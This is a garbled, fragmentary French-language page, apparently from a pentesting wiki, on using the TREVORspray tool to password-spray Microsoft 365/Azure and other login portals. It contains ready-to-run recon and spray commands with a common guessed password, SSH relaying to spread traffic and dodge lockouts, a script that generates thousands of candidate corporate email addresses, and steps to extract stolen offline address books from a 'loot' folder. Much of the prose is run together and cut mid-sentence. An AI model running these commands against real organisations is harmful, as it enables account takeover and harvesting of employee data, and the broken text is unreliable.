
--recon de domaine avec les fonctionnalités suivantes :
--recon et --users) :
OneDriveAzure Seamless SSOcorp.com et effectuez un spray pour voir si la configuration par défaut fonctionne. C'est généralement le cas.token_endpoint avec --recon corp.com. Le token_endpoint est l'URL contre laquelle vous allez effectuer le spray (avec l'option --url).token_endpoint + format d'e-mail.
corp.com, cela peut ne pas être aussi simple que de faire un spray sur corp.com. Vous pourriez découvrir que la société mère de Corp, Evilcorp, possède leur tenant Azure, ce qui signifie que vous devez faire un spray contre le token_endpoint d'evilcorp.com. De plus, vous pourriez découvrir que le domaine interne de corp.com, corp.local, est utilisé à la place de corp.com.[email protected] contre le token_endpoint de corp.com, vous faites un spray de [email protected] contre celui d'evilcorp.com.trevorspray --recon evilcorp.com
...
"token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...
trevorspray --recon evilcorp.com -u emails.txt --threads 10
trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
trevorspray -u [email protected] -p 'Welcome123' --delay 5
-n est spécifié)trevorspray -u emails.txt -p 'Welcome123' --ssh [email protected] [email protected]
# clone wordsmith dataset
wget https://github.com/skahwah/wordsmith/releases/download/v2.1.1/data.tar.xz && tar -xvf data.tar.xz && cd data

# order first initial by occurrence
ordered_letters=asjmkdtclrebnghzpyivfowqux

# loop through first initials
echo -n $ordered_letters | while read -n1 f; do
  # loop through top 2000 USA last names
  head -n 2000 'usa/lnames.txt' | while read last; do
    # generate emails in f.last format
    echo "${f}.${last}@evilcorp.com"
  done
done | tee f.last.txt

trevorspray -u f.last.txt -p 'Welcome123'
Lorsque TREVORspray parvient à contourner le MFA et à récupérer un carnet d'adresses hors ligne (OAB), le carnet d'adresses est téléchargé au format LZX dans ~/.trevorspray/loot. LZX est un algorithme de compression ancien et pénible utilisé par Microsoft.
# get libmspack (for extracting LZX file)
git clone https://github.com/kyz/libmspack
cd libmspack/libmspack/
./rebuild.sh
./configure
make

# extract LZX file
./examples/.libs/oabextract ~/.trevorspray/loot/deadbeef-ce01-4ec9-9d08-1050bdc41131-data-1.lzx oab.bin
# extract all strings
strings oab.bin
# extract and dedupe emails
egrep -oa '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}' oab.bin | tr '[:upper:]' '[:lower:]' | sort -u
$ trevorspray --help
usage: trevorspray [-h] [-m {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}] [-up USERPASS [USERPASS ...]] [-u USERS [USERS ...]] [-p PASSWORDS [PASSWORDS ...]] [--url URL]
                   [-r DOMAIN] [--export-tenants FILE] [-t THREADS] [-f] [-d DELAY] [-ld LOCKOUT_DELAY] [-j JITTER] [-e] [-nl] [--ignore-lockouts] [--timeout TIMEOUT] [--random-useragent]
                   [-6] [--proxy PROXY] [-v] [-s USER@SERVER [USER@SERVER ...]] [-i KEY] [-b BASE_PORT] [-n] [--subnet SUBNET] [--interface INTERFACE]

A password sprayer with the option to load-balance traffic through SSH hosts

options:
  -h, --help            show this help message and exit

basic arguments:
  -m, --module {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}
                        Spray module to use (default: msol)
  -up, --userpass USERPASS [USERPASS ...]
                        file(s) containing username and password pairs (format: 'username:password')
  -u, --users USERS [USERS ...]
                        Usernames(s) and/or file(s) containing usernames
  -p, --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) and/or file(s) containing passwords
  --url URL             The URL to spray against
  -r, --recon, --enumerate DOMAIN
                        Retrieves MX records and info related to authentication, email, Azure, Microsoft 365, etc. If --usernames are specified, this also enables username enumeration.
  --export-tenants FILE
                        Export all discovered tenant domains to a file







